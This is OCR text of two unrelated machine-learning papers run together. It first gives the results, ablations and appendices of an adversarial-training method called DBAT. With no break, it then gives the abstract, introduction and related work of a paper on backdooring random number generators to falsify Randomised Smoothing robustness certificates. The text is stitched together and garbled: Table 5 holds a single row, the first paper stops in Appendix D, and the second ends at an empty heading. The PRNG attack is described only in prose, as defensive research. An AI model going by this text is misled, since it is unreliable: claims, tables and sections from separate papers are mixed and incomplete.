Table 2: CIFAR-10 results against feature and logit level adversaries.

Adversary	Robust Accuracy
KLD	85.9
l_2 Logit Matching	84.5
Feature Adversary [60]	86.8



Figure 7: CIFAR-10C accuracy comparison results between different methods over all 18 natural corruption types, including noise, blur, weather, and digital categories.

5.4 Natural Corruptions Robustness

We demonstrate the effectiveness of DBAT when facing natural corruptions, as proposed by [35]. This corruptions benchmark dataset consists of 18 diverse corruption types. It covers noise, blur, weather, and digital categories. As the researchers claimed, research that improves performance on this benchmark should indicate general robustness gains, as the corruptions are varied and great in number. These corruptions each have five different levels of severity. To test DBAT, we use the CIFAR-10-C and CIFAR-100C corruptions benchmarks. Note that the corruptions are model-independent. As demonstrated in Figures 7 and 8, our method outperforms the other methods by a significant margin on all corruption types.



Figure 8: CIFAR-100C accuracy comparison results between different methods over all 18 natural corruption types, including noise, blur, weather, and digital categories.

CIFAR-10C results. When compared to the second-best performing method, *DBAT obtains an average improvement of 7.96% across all corruption types, and a maximum improvement of up to 35.19%.*

CIFAR-100C results. When compared to the second-best performing method, *DBAT obtains an average improvement of 10.82% across all corruption types, and a maximum improvement of up to 25.75%.*

5.5 Clean vs. Robust Accuracy Trade-off

Clean and robust accuracy trade-off. Originally, the clean and adversarial classes were equally weighted during training. Meaning, given that λ is the weighting factor for the adversarial classes, we set $\lambda = 1$ in our experiments.

In the following experiment, we run an extensive evaluation to show how the trade-off between natural and robust accuracy changes as we weigh the loss on the natural and adversarial classes differently, i.e., how the natural and robust accuracy changes as we change the values of λ. We use CIFAR-10 with the same experiment settings described above. We report Auto-Attack (AA) results, as well as natural accuracy results. In Figure 9 and Table 3, we plot DBAT's and TRADES's trade-off between natural and Auto-Attack robust accuracy as the weighting factor, λ, varies the trade-off between the natural and adversarial classes. For DBAT, we compare against the fully adaptive white-box perfect knowledge adversary (i.e., "Inference real-time access"). Not surprisingly, as we increase λ, clean accuracy decreases while robust accuracy increases, and vice-versa. However, as can be seen, the changes in natural accuracy for DBAT are relatively small, even though λ



Figure 9: Natural and AutoAttack robust accuracy trade-off, for DBAT and TRADES on CIFAR-10, as we vary the hyper-parameter λ that controls the weight we put on the natural and adversarial classes. The numbers on the graph represent the value of λ for the specific trade-off.

was changed between a wide range of 0.1 and 8.

Table 3: DBAT's natural and Auto-Attack accuracy trade-off on CIFAR-10 as the weighting factor λ varies between 0.1 and 8 (where 1 is the default value used in the experiments).

λ	Natural	Auto-Attack
0.1	**96.81**	18.40
0.2	96.58	20.50
0.5	95.70	34.56
1	95.01	40.08
2	93.52	42.97
4	93.24	44.47
6	92.76	44.80
8	92.56	**45.91**

We also noticed that when increasing λ beyond a value of 10, the model started to diverge. We attribute this behavior to the fact that we are over-weighting dynamically newly generated classes, which in turn affects the model's ability to converge. We noticed that a simple warm start of λ can help to some extent. As for TRADES, we've noticed that as we decrease λ below 0.1, TRADES was not able to learn robust models.

Overall, we've demonstrated how reducing the trade-off parameter λ, TRADES was not able to match DBAT's clean accuracy without losing robust accuracy almost entirely. *This is another empirical evidence of DBAT's unique ability to learn models with optimal or near-optimal natural accuracy and a significant level of robustness.*

F1-robust. To further demonstrate that DBAT's robust-natural trade-off is indeed good compared to other methods, we adopt the recently proposed metric, F1-robust, suggested by [44] which was specifically designed as a balanced measurement for robust and natural accuracy. Results are presented in Table 4.

Table 4: Results on CIFAR-10 using the recently proposed F1-robust metric specifically designed as a balanced measurement for robust and natural accuracy. Higher is better.

Defense	F1-Robust
DBAT	**0.710**
AT	0.657
TRADES	0.659
LBGAT	0.670
Generalist	0.685
HAT	0.622
UIAT	0.645

5.6 Generalization Across Datasets

To check the generalization of our approach to different datasets, we evaluate DBAT on SVHN and CIFAR-100. We present Auto-Attack results in Table 5. As presented in Table 5, our method reaches optimal (for SVHN) and near-optimal (for CIFAR-100) natural accuracy on the different datasets while still maintaining significant robustness even against Auto-Attack.

SVHN evaluation. For SVHN, DBAT achieves an improvement of 3-5% under black-box attacks, When tested against white-box PGD attacks, DBAT achieves significant PGD robustness of 53.40% (PGD_{20}), similar to other popular AT methods. Additionally, DBAT reaches a natural accuracy of 96.86%, compared to 96.85% for a naturally trained model under the same architecture and settings. Meaning, ***DBAT exhibits no reduction in natural accuracy****, while also achieving significant robust accuracy under various strong adversaries.*

CIFAR-100 evaluation. For CIFAR-100, DBAT achieves an improvement of 6-12% under black-box attacks. When tested in PGD white-box attacks, DBAT still achieves significant PGD robustness, e.g., 29.95% with PGD_{20}, similar to other popular AT methods. We note that Auto-Attack robustness is lower than the other methods, possibly due to the greater diversity in the dataset and the small number of examples in each class, which makes it more difficult to learn new adversarial class boundaries. DBAT achieves significant Auto-Attack robustness . Moreover, DBAT reaches a natural accuracy of 75.18%, compared to 79.30% for a naturally

Table 5: Natural, PGD , and Auto-Attack (AA) robust accuracy against the fully adaptive white-box perfect knowledge adversary (i.e., "Inference real-time access"). The attack is an ℓ_∞-PGD attack on SVHN and CIFAR-100. Similar to our method, the presented results are for models that **do not utilize additional data** during training. The Natural method refers to a model trained using standard training under the same hyper-parameters settings. Green represents the best natural accuracy among the robust models. Orange represents the second-best natural accuracy among the robust models. The range alongside the green arrow represents the natural accuracy improvement compared to the other methods.

Dataset	Method	Natural Acc.	PGD	AA

	Natural	96.85	0	0

trained model under the same settings. *Compared to the other methods, DBAT improves natural accuracy by 14.5-18.5%.*

5.7 Ablation Studies

DBAT core components. We demonstrate the performance gain obtained by our method by removing the two parts that are not at the core of DBAT – SWA and Cutout. We use the CIFAR-10 dataset, with WRN-34-10, and report the Auto-Attack (AA) results when removing SWA and Cutout. When removing SWA and Cutout we observe that their total contribution to DBAT is 2.21% in natural accuracy and 3.55% in robust accuracy. Additionally, in Table 7 we present the results using different aggregation functions (sum and mean). Another study that tests the effect of training with targeted versus untargeted PGD is presented in Appendix B. Altogether, we conclude that the majority of the gain in natural and robust accuracy is obtained by DBAT.

Numerical instability. The loss function calculates the log over the max on the Softmax probabilities. This additional log may cause numerical instability, as discussed in Appendix G.2 of [71]. To demonstrate that our method does not suffer from numerical instability, we conducted two additional experiments:

- We replaced the max with LogSumExp (LSE) which should be more stable. Changes in results were within a standard deviation of ∓ 0.22 from the original reported results.
- We ran both AA and PGD-20 with 5 random restarts (within epsilon) and calculated mean and std. All results were within a standard deviation of ∓ 0.2.

Model complexity and training time overhead. We acknowledge the fact that DBAT presents additional complexity to the model. However, keeping in mind that only the output of the last final fully connected layer is doubled, the additional model complexity is minor in most of the cases. Specifically, with WRN-32-10 on CIFAR-100, DBAT introduces 64k additional parameters, which sums up to an additional 0.13% of the total parameters. Additionally, we also analyzed the training time overhead of our approach compared to the well-known TRADES. Overall, DBAT has a minor overhead of up to 2-3% for models with class numbers ranging from 10 to 100.

5.8 Adaptive vs. Non-adaptive Attacks

In §5.1 we stated that the most powerful white-box adversary is one who has access to both model parameters and to the projection function at any given time during inference. This adversary, which we used throughout the paper and termed *inference real-time access* adversary, possesses all possible capabilities and may also be thought of as a "Perfect-Knowledge Adversary". That is, the adversary has access to the model parameters, and more importantly, to the projection function the defender is using at each given time during inference — and thus can utilize the same projection function while attacking. Throughout the paper, we compare primarily against this unrealistically powerful adaptive adversary. Although this adversary is not the most realistic one, here we wish to demonstrate that this kind of adversary is indeed the most powerful adversary. To do so, we compare the results with two different white-box adversaries. The first adversary will be referred to as the *model parameters* adversary. It is assumed to possess access to the model parameters, but not to the inference projection function — meaning that the adversary can optimize the network parameters, but is not utilizing the inference projection function (e.g., max) in the attack optimization process. The *model parameters* adversary illustrates how the attack success rate is influenced by the attacker's adaptive knowledge (or lack thereof) about the defender's projection function. The second, most realistic adversary, termed *model parameters + projection function access* adversary, knows that the defender is utilizing a projection function, but does

Table 6: Natural and Auto-Attack (AA) ℓ_∞ robustness on CIFAR-10, CIFAR-100 and SVHN, against adversaries with different capabilities. *Model parameters + projection function access* refers to the adversary capabilities to access both model parameters and inference projection function. *inference real-time access* refers to the adversary that can access not only to the entire network parameters but also to the defender's system and projection function at any given time during inference. *model parameters* refers to an adversary that gains access only to the model parameters, but not to the inference time projection function.

Dataset	Adversary access capabilities	Natural Acc.	Robust Acc.
CIFAR-10	Model parameters access	95.01	**50.31**
	Model parameters + projection function access		47.82
	Inference real-time access (model params. + inference-time access to projection func.)		40.08
CIFAR-100	Model parameters access	75.18	**23.16**
	Model parameters + projection function access		20.87
	Inference real-time access (model params. + inference-time access to projection func.)		18.17
SVHN	Model parameters access	96.86	**56.60**
	Model parameters + projection function access		48.58
	Inference real-time access (model params. + inference-time access to projection func.)		40.49

Table 7: Natural and Auto-Attack (AA) results against the strongest, *inference real-time access* adversary, using two additional aggregation functions: sum and mean.

Agg. function	Acc.	CIFAR-10	SVHN	CIFAR-100
Sum	Natural	95.01	96.85	75.07
	AA	39.81	36.00	18.08
Mean	Natural	95.01	96.85	75.07
	AA	39.93	35.84	18.49

not have inference-time access to the defender's choices at any given time during inference, and therefore has to conjecture the projection function from common projection functions (mean, softmax, maximum, sum, etc.) while attacking. Both adversaries — *model parameters* and *model parameters + projection function access* — are more realistic than the *inference real-time access* adversary, since the projection function is not part of the optimization. For example, the trained model can be published at model zoos, while the projection function does not. Alternatively, the defender can randomize or change the projection function at any time during inference.

Table 6 presents results under the three adversaries' settings. As can be seen, since the *model parameters* adversary does not utilize the knowledge about the projection function, the attack against DBAT becomes much less effective, and as a consequence the attack success rate decreases, i.e., model robustness increases.

6 Conclusion

In this paper, we demonstrate the advantage of treating the clean and adversarially perturbed examples as belonging to separate classes, instead of insisting that the classifier "stretch" a single class to accommodate them both. With this new idea in mind, we proposed Double Boundary Adversarial Training (DBAT). Our extensive evaluation illustrates the ability of DBAT to achieve state-of-the-art results under various tasks such as black-box PGD attacks, natural corruptions robustness, and unforeseen adversaries (e.g., ℓ_2-PGD, ℓ_1-PGD, and DeepFool). That said, our aim is not to compete with the state-of-the-art in robustness across the board. Rather, we wish to equip models with a significant level of robustness, while only incurring a minor or negligible degradation to their original natural accuracy. Therefore, the main benefit of DBAT is its ability to reach optimal or near-optimal natural accuracy while achieving significant robustness, even against strong adversaries. This ability makes DBAT applicable for real-world applications (e.g., healthcare, autonomous vehicles, and security systems) that cannot sacrifice much of their natural accuracy.

7 Ethical Considerations

The existence of adversarial examples points to a basic weakness of deep neural networks. With the deployment of AI in safety-critical systems, such as security systems, medical diagnosis, and autonomous driving, it is at a premium to build systems that are robust, at least to some extent, against such attacks. However, the gain of robustness is usually at the expense of the systems' natural accuracy. In order for real-world, safety-critical systems to adopt robust models, we need to make sure that the degradation in the natural accuracy is minor. For this reason, we suggested DBAT, which achieved a significant level of robustness without sacrificing much of the natural accuracy, and hope that it will help real-world

applications adopt robust models.

Having said that, DBAT still has its limitations: adversarial training is an expensive training method that requires extra computations when compared to vanilla training. Moreover, DBAT achieves significant level of robustness, but it does not eliminate it completely, and one should take it under consideration when deploying such methods.

A Full Experimental Setup Details

We conduct our experiments on CIFAR10, CIFAR100 [39] and SVHN [48]. We use the wide residual network (WRN-34-10) [92] architecture for CIFAR-10 and CIFAR-100, and the PreAct ResNet-18 [33] for SVHN. Following [58], we apply early-stopping based on a validation set. The batch size is set to 128, weight decay is set to $7e^{-4}$. We train the model for 200 epochs with an initial learning rate of 0.1. For CIFAR datasets, the learning rate is decayed by a factor of 10 at iterations 50 and 150. For SVHN, the learning rate is decayed by a factor of 10 at iterations 50 and 75. Natural images are padded with 4-pixel padding with 32-random crop and random horizontal flip. Furthermore, all methods are trained using SGD with momentum 0.9. We combine Stochastic Weight Averaging (SWA) [36], exponential moving average on the model weights during training steps, within our training process. SWA was shown to be effective in training robust models [14,57], due to its temporal ensemble effect, and the ability to smooth the weights.

B Training with Targeted vs. Untargeted PGD

As previously stated, using targeted-PGD on random target labels helps to better generalize the adversarial classes. In Table 8 , we show the comparison of the results between random targeted PGD (T-PGD), Least-Likely (least likely label based on the model decision) targeted PGD, and untargeted PGD. Using Least-Likely T-PGD achieves optimal natural accuracy, at the cost of a decrease in robust accuracy. Using untargeted PGD, we experience better AA robustness, at the cost of a decrease in natural accuracy.

Table 8: Natural accuracy and Auto-Attack robust accuracy against the strongest adversary, *Inference real-time access*, on CIFAR-10.

ATTACK TYPE	NATURAL ACC.	AA
RANDOM T-PGD	95.01	40.08
LEAST-LIKELY T-PGD	**95.67**	34.42
UNTARGETED PGD	92.18	**44.13**

Finally, we conducted a case study experiment on CIFAR-10 for two other training methods, AT [45] and TRADES [96], in order to test if random targeted PGD can help improve other methods' results as much as it helped our method. For AT, Auto-Attack robust accuracy was 45.94%, a decrease of 5.58% in robustness, with a small improvement of almost 3% in natural accuracy. For TRADES, Auto-Attack robust accuracy was 52.32%, a decrease of 0.76% in robustness, with a small improvement of 1.07% in natural accuracy. We can conclude that random targeted PGD degrades robustness for the other tested methods with only marginal improvement in natural accuracy.

C Rademacher Analysis

Rademacher complexity. As mentioned in Section 3.4, the VC-dimension is impractical in analyzing deep neural networks with a large number of weights. We will now argue that the thrust of our point continues to hold for the *Rademacher complexity* as well, which is far more practical as far as providing finite-sample generalization bounds [8,91]. We assume a basic familiarity with this notion and refer the reader to [46] for background. For a brief recap, if F is a collection of functions mapping some set Ω to $\mathbb{R}$, and $X_1,\ldots,X_n$ is sampled iid from some distribution on Ω, then the (empirical) Rademacher complexity is defined by

$$R_n(F;X_1,\ldots,X_n) = \mathbb{E}_{\sigma} \sup_{f\in F} \frac{1}{n}\sum_{i=1}^{n} \sigma_i f(X_i), \tag{6}$$

where expectation is over the σ_i, which are iid *Rademacher* variables (i.e., $\mathbb{P}(\sigma_i = 1) = \mathbb{P}(\sigma_i = -1) = 1/2$). It is a classic fact [46, Theorem 3.5] that the Rademacher complexity upper-bounds the generalization error: if $X_1,\ldots,X_n$ is an iid sample,

then

$$\mathrm{err}(h) \leq \widehat{\mathrm{err}}(h) + R_n(H; X_1, \ldots, X_n) + 3\sqrt{\frac{\log(2/\delta)}{2n}} \quad (7)$$

holds uniformly over all $h \in H$ with probability[3] at least $1-\delta$.

It is always the case [22, Theorem 3.2, Theorem 4.3] that

$$R_n(H; X_1, \ldots, X_n) \leq c\sqrt{\frac{V}{n}}, \quad (8)$$

where V is the VC-dimension of H and c is a universal constant. Observe that the left-hand side of (8) is sensitive to the sampling distribution of X_i (and can be arbitrarily small for very concentrated distributions), while the right-hand side is distribution-free — and hence the bound in (8) can be rather loose. In situations where the VC-dimension is very large, the more delicate Rademacher analysis gives much tighter bounds than VC theory [8, 91].

We will make use of a recent Rademacher ℓ_∞ vector contraction result:

Theorem 1. *[27] Let F be a $\mathbb{R}^\ell$-valued function class, such that the coordinate projection class is denoted by $F_j = \{w \mapsto f(w)_j \,|\, f \in F\}$, for $1 \leq j \leq \ell$. Let $(\phi_t)_{t \leq n}$ be a sequence of functions such that each ϕ_t is L-Lipschitz with respect to ℓ_∞ norm. For any $\alpha > 0$, there exists a constant $C_\alpha > 0$ such that if $|\phi_t(f(w))| \vee ||f(w)||_\infty \leq B$, then it holds for any sequence $\mathbf{w} = (w_1, \cdots, w_n)$,*

$$\begin{aligned} R_n(\phi \circ F|\mathbf{w}) &:= E_\sigma \sup_{f \in F} \frac{1}{n} \sum_{t=1}^{n} \sigma_t \phi_t(f_t(w_t)) \\ &\leq C_\alpha L \sqrt{\ell} \cdot \max_{i \in [\ell]} \sup_{\mathbf{a}=(a_1,\ldots,a_n)} R_n(F_i|\mathbf{a}) \cdot \\ &\quad \log^{\frac{3}{2}+\alpha}\left(\frac{Bn}{\max_{i \in [\ell]} \sup_{\mathbf{a}=(a_1,\ldots,a_n)} R_n(F_i|\mathbf{a})}\right). \end{aligned}$$

We observe, as in [6, Theorem 5.1], that $\max(x_1, \ldots, x_\ell)$ is a 1-Lipschitz function with respect to the ℓ_∞ norm. It follows (taking $\alpha = 1/2$ and specializing the argument of [6, Theorem 5.1] to our simpler case), that if $H^{\cup \ell}$ is the *ℓ-fold union* of H — that is, every $h' \in H^{\cup \ell}$ can be expressed as the union of some ℓ members of H — then we have:

$$R_n(H^{\cup \ell}; X_1, \ldots, X_n) \leq C\sqrt{\ell} \max_{i \in [\ell]} \bar{R}_n(H) \log^2 \frac{n}{\bar{R}_n(H)}, \quad (9)$$

where C is a universal constant and $\bar{R}_n(H) := \sup_{(x_1,\ldots,x_n) \in \Omega^n} R_n(H; x_1, \ldots, x_n)$. Since the Rademacher complexity of the ℓ-fold union grows roughly as $\sqrt{\ell}$, it may often be advantageous to re-analyze complex hypotheses as unions of simple ones — just as we concluded for the VC-dimension in §4. Thus, we can apply (7) to the two competing approaches: (i) when learning ℓk "simple" classifiers from the class H, and (ii) when learning k "complex" classifiers from the class $H^{\cup \ell}$. Ignoring logarithmic factors, and treating δ as fixed, we can compare the bound of order roughly $R_n(H) + \sqrt{\log(\ell k)/n}$ when splitting the classifiers (the ℓk inside the log is from the union bound) and roughly $\sqrt{\ell} R_n(H) + \sqrt{\log(k)/n}$ without splitting (there are only k classes but each incurred a $\sqrt{\ell}$ factor from (9)). For simple hypothesis classes H (i.e., those with a low Rademacher complexity), this again demonstrates the advantage of splitting.

[3] where the randomness is over the sample X_i

D Distance to Decision Boundary

In the following experiment, we wish to demonstrate that the conceptual illustration that we've drawn can exist in real datasets. To do so, we need to demonstrate that most clean examples are relatively close to the decision boundary, in a distance that is half of the perturbation size ($\varepsilon/2 = 4/255$), so that it will support the way we've drawn the intuition in 1, where examples "switch" places after the attack. In the following experiment, we used SVHN with a naturally trained model using PreAct ResNet-18, and 1000 random examples from SVHN's test set. To calculate the distance, we followed the distance estimation suggested in [34]. We estimate the distance to a decision boundary in a sample of random directions in the model's input space, starting from a given input point. In each direction, we estimate the distance to a decision boundary by computing the model's prediction on perturbed inputs at points along the direction and increase the random directions by a magnitude factor (0.002) if the prediction does not change in any of the directions. We perform this search over a set of 1,000 random orthogonal directions. Results are present in Figure 10.

Machine Learning needs Better Randomness Standards: *Randomised Smoothing* and PRNG-based attacks

Abstract

Randomness supports many critical functions in the field of machine learning (ML) including optimisation, data selection, privacy, and security. ML systems outsource the task of generating or harvesting randomness to the compiler, the cloud service provider or elsewhere in the toolchain. Yet there is a long history of attackers exploiting poor randomness, or even creating it – as when the NSA put backdoors in random number generators to break cryptography. In this paper we consider whether attackers can compromise an ML system using only the randomness on which they commonly rely. We focus our effort on *Randomised Smoothing*, a popular approach to train certifiably robust models, and to certify specific input datapoints of an arbitrary model. We choose *Randomised Smoothing* since it is used for both security and safety – to counteract adversarial examples and quantify uncertainty respectively. Under the hood, it relies on sampling Gaussian noise to explore the volume around a data point to certify that a model is not vulnerable to adversarial examples. We demonstrate an entirely novel attack, where an attacker backdoors the supplied randomness to falsely certify either an overestimate or an underestimate of robustness for up to 81 times. We demonstrate that such attacks are possible, that they require very small changes to randomness to succeed, and that they are hard to detect. As an example, we hide an attack in the random number generator and show that the randomness tests suggested by NIST fail to detect it. We advocate updating the NIST guidelines on random number testing to make them more appropriate for safety-critical and security-critical machine-learning applications.

1 Introduction

Randomness is crucial in machine learning (ML), serving a number of purposes across different areas. One use case is in federated learning, where it helps user selection to ensure a diverse representation of participants and prevent bias [34]; it can also provide privacy amplification in the process [3]. It is heavily used in optimisation, providing the foundation for Stochastic Gradient Descent [54], as well as generally for data sampling, enabling the selection of representative subsets for model training [45]. It enables Monte Carlo methods [46]. It is essential in active learning, a process where an algorithm actively selects the most informative samples for labelling, in order to reduce the training cost [31]. It forms the basis of differential privacy, the de facto standard for quantifying privacy, where noise is added to data in such a way as to protect individual privacy while still allowing for accurate analysis [19]. It contributes to the generation of synthetic data, which aids in expanding the training set and enhancing the generalisation capabilities of ML models [36]. In short, randomness is widely used and highly significant for ML.

Yet little thought has been given to the vulnerabilities that might result from weak randomness. We therefore explore the extent to which an attacker can change the safety-critical decision-making of a target system, purely by exploiting or tinkering with random number generators. We focus our efforts on *Randomised Smoothing*, a standard technique for quantifying uncertainty[1] in a given blackbox model prediction [12]. This is heavily used in practice to combat adversarial examples; it can even be used to provide robustness certification. It samples isotropic Gaussian noise and adds it to a critical datapoint in order to measure the probability that the addition of noise causes the model prediction to change, leading to a spurious decision . Sampling high-quality noise is crucial for this purpose, yet in practice we rarely check how normal our Gaussian noise is.

In this paper, we construct two attacks against *Randomised Smoothing* that assume an attacker can influence the random number generator on which the model relies. The first is a naive attack that simply replaces a Gaussian distribution with a different distribution *e.g.* Laplace noise. This disrupts confidence quantification significantly for both over- or underestimation, but is relatively easy to detect. We present the

[1] The literature does not view *Randomised Smoothing* as an uncertainty estimation technique, yet it is one when it is used to certify a prediction around a target datapoint.

attack intuition visually in Figure 1. Following this naive proof of concept, we construct a more powerful and covert attack: a bit-flipping `PRNG` attacker that changes only a single bit out of every 64 bits deep in the implementation of the random number generator. We show that this can cause mis-quantification of the true confidence by up to a factor of $\times 81$ and is extremely hard to detect. This change to the `PRNG` is covert, in that it does not cause it to fail the official NIST suite of randomness tests.

This highlights the inadequacy of current standards and defences in protecting against attacks targeting randomness in machine learning. We argue that similar randomness-based attacks can be devised against other ML techniques, such as differential privacy. It follows that the standards are insufficient to guarantee the security and privacy of machine learning systems in the face of sophisticated adversaries. We then discuss practical ways of tackling these vulnerabilities. We aim to empower researchers and practitioners to understand the extent to which they place their trust in their toolchain's source of randomness, and develop more robust defences against the abuse of this trust.

By developing an attack that exploits randomness and demonstrating its impact on the mechanisms most widely used to certify safety properties in ML, we expose the need for improved standards. By exploring potential mitigations, we hope to enable people to build more secure and resilient machine-learning systems.

In this paper, we make the following contributions:

- We demonstrate a new class of attacks against *Randomised Smoothing* based on the substitution of an underlying noise distribution.
- We show how an attacker can change the underlying randomness generators to defeat it more covertly and even more effectively.
- We show that NIST's randomness tests with default parameters fail to catch our attacks and argue for updated randomness standards.

2 Related work

In this section we cover the work that relates to the class of attacks we developed. Section 2.1 covers adversarial examples and Section 2.3 discusses how *Randomised Smoothing* can use randomness to counteract them for both safety and security. It is followed by a section on randomness.

2.1 Adversarial Examples

The evasion attack problem was formulated as an optimisation problem by Biggio et al. [6] in 2013. Szegedy et al. [61] demonstrated that deep learning models are indeed highly susceptible to evasion attacks. To determine the optimal adversarial perturbation on a given input x^0, an attacker aims to minimise $L: \mathcal{X} \to \mathbb{R}$, where L is the model's discriminant function [6]:

$$x^* = \underset{x:\, d(x,x^0) \leq d_{max}}{\operatorname{argmin}} \; L(x). \tag{1}$$

The choice of the distance function $d: \mathcal{X} \times \mathcal{X} \to \mathbb{R}$ is domain-specific, and the maximum size of the perturbation is limited to d_{max}. More efficient attacks now exist [9, 13].



Figure 1: A visual example of how manipulated randomness affects *Randomised Smoothing*. Here we aim to certify a point in the middle. To do that we sample data around it using noise – a normal noise sampling for *Randomised Smoothing* is shown in black. Manipulated random noise with lower kurtosis, skewness and higher kurtosis are shown in order from left to right. Manipulated noise misrepresents the true decision space and leads to incorrect prediction confidence.

2.2 Certification in Machine Learning

Certification techniques attempt to invert Equation (1) to determine the maximum perturbation radius around an input, inside which no adversarial examples exist. This is different from what the security community means by certification in the context of formal verification [15]: that refers to programmatic proof that a piece of software performs exactly as intended, matching some high-level abstraction. For example, a certified compiler will always correctly translate legal code correctly into its compiled binary or throw an appropriate error [39]. If the high-level abstraction of a machine learning model is considered to be the function $f: \mathcal{X} \to \mathcal{Y}$, mapping inputs to their true classes, then certification here would imply that, for a given volume around a point from $\mathcal{X}$, the prediction does not change from $\mathcal{Y}$. Many certification techniques in current use are approximate and, despite the fact that theorems may be offered around their behaviour, they only provide probabilistic guarantees for the absence of adversarial examples in an ε ball around a given input [13].

Randomised Smoothing is not the only certification technique. Other mechanisms exist, *e.g.* by constructing a bounding polytope instead of a hypersphere, or using either linear relaxation or interval bound propagation [67]. However,

these require changes to the training process and model re-engineering, which in turn makes them hard to scale up to more complex model architectures and higher dimensional data [15]. *Randomised Smoothing* is one of the most widely used certification techniques and it underpins current state-of-the-art certification algorithm for machine learning models [68]. It can be applied to any underlying model in a black-box manner and scaled up to larger model architectures. It is used both for security, *i.e.* to combat adversarial examples, and safety, *i.e.* to provide confidence in predictions. That is why we made it the target of this work.

2.3 Randomised Smoothing

Any classifier f can be used to construct a smoothed classifier g such that:

$$g(x) = \arg\max_{c \in \mathcal{Y}} \mathbb{P}\{f(x+\varepsilon) = c\}, \text{ where } \varepsilon \sim \mathcal{N}(0, \sigma^2 I). \tag{2}$$

This formulation allows for easy approximation of g for a given confidence bound using a Monte Carlo algorithm by sampling ε from $\mathcal{N}(0, \sigma^2 I)$ [12]. While previous work used differential privacy [18, 37] and Renyi divergence [40, 64] to determine the radius of the hypersphere around an input inside which the absence of adversarial examples can be provably verified, Cohen et al. [12] used the Neyman-Pearson lemma [48] to obtain a certification radius which is also provably maximal. The certified radius obtained from randomised smoothing is:

$$R = \frac{\sigma}{2}\left(\Phi^{-1}(p_A) - \Phi^{-1}(p_B)\right), \tag{3}$$

where Φ^{-1} is inverse of the standard normal cumulative distribution function, p_A is the probability of the most probable class $c_A \in \mathcal{Y}$ and p_B is the probability of the next most probable class. This result holds true even if p_A and p_B are replaced with $\underline{p_A}$, a lower bound on p_A, and $\overline{p_B}$, an upper bound on p_B such that $p_A \geq \underline{p_A} \geq \overline{p_B} \geq p_B$. The mathematical proof for Equation (3) and its maximality can be found in the appendices of the full version of the original paper by Cohen et al. [12]. Using these results, an algorithm for certifying the predicted class from an input x can be constructed as follows.

For a base classifier f and input x, n_0 counts of noise are sampled from $\mathcal{N}(0, \sigma^2 I)$, and the modal class c_A is selected as the target class. In order to perform the certification, the output classes are sampled under noise from f, n times. A lower confidence bound for p_A with confidence α is obtained using the Clopper-Pearson method [11]. $\overline{p_B}$ is estimated as $1 - \underline{p_A}$. Finally, the radius of certification can be computed using Equation (3). While n_0 can be relatively small to determine c_A effectively, n needs to be quite large. Approximately 10^5 samples are required to certify a radius of 4σ with 99.9% confidence [12].

2.4 Randomness in (Adversarial) ML

Randomness is heavily used in machine learning. Stochastic Gradient Descent, the randomised optimisation algorithm that arguably enabled modern deep learning, relies on randomness for data sampling [54]; randomised dropout improves generalisation [21]; active learning approaches rely on biased samplers to enable faster learning [31]; randomised transformations are used to introduce trained invariance [41]; while randomised sampling of data can lead to improved privacy [3], and even bound privacy attacks [63].

Adversarial ML uses randomness in both attack and defense. Adversarial examples benefit significantly from random starts [13], while many ML system enginners advocate defences based on random pre-processing where inputs are stochastically transformed before inference [2, 22, 50]. We are aware of only two attacks so far that depend on exploiting randomness: the batch reordering attack [60] and the randomised augmentation attack [52], where the order of data and the randomness of the augmentation are manipulated respectively to introduce backdoors into a target model.

Instances of randomness failure are not uncommon, especially in the context of differential privacy, where they have occasionally led to safety and security issues. A noteworthy example dates back to 2012 when Mironov discovered that the textbook implementations of floating point numbers for Laplace noise sampling resulted in an inaccurate distribution of sampled values [47]. This led to a violation of privacy guarantees and highlighted the significance of the problem. More recently, a timing side-channel was discovered in the implementation of randomness samplers, once more violating privacy [28]. Finally, randomness plagues reproducibility in ML – model training is highly stochastic [69], which is in tension with repeatable model training [27].

3 Prior on Randomness

Monte Carlo algorithms like the one described in Section 2.3 require random sampling. This immediately leads an inquisitive mind to question, "what is a random number, and how can one be generated?" The mathematical definition of a random sequence of numbers has been the subject of much debate since before computer science came into existence. For an in-depth discussion of random sequences and their limitations, the reader is referred to chapter 3.5 of The Art of Computer Programming by Knuth [33]. What follows is a summary of some points relevant to this paper.

3.1 Random Number Generators

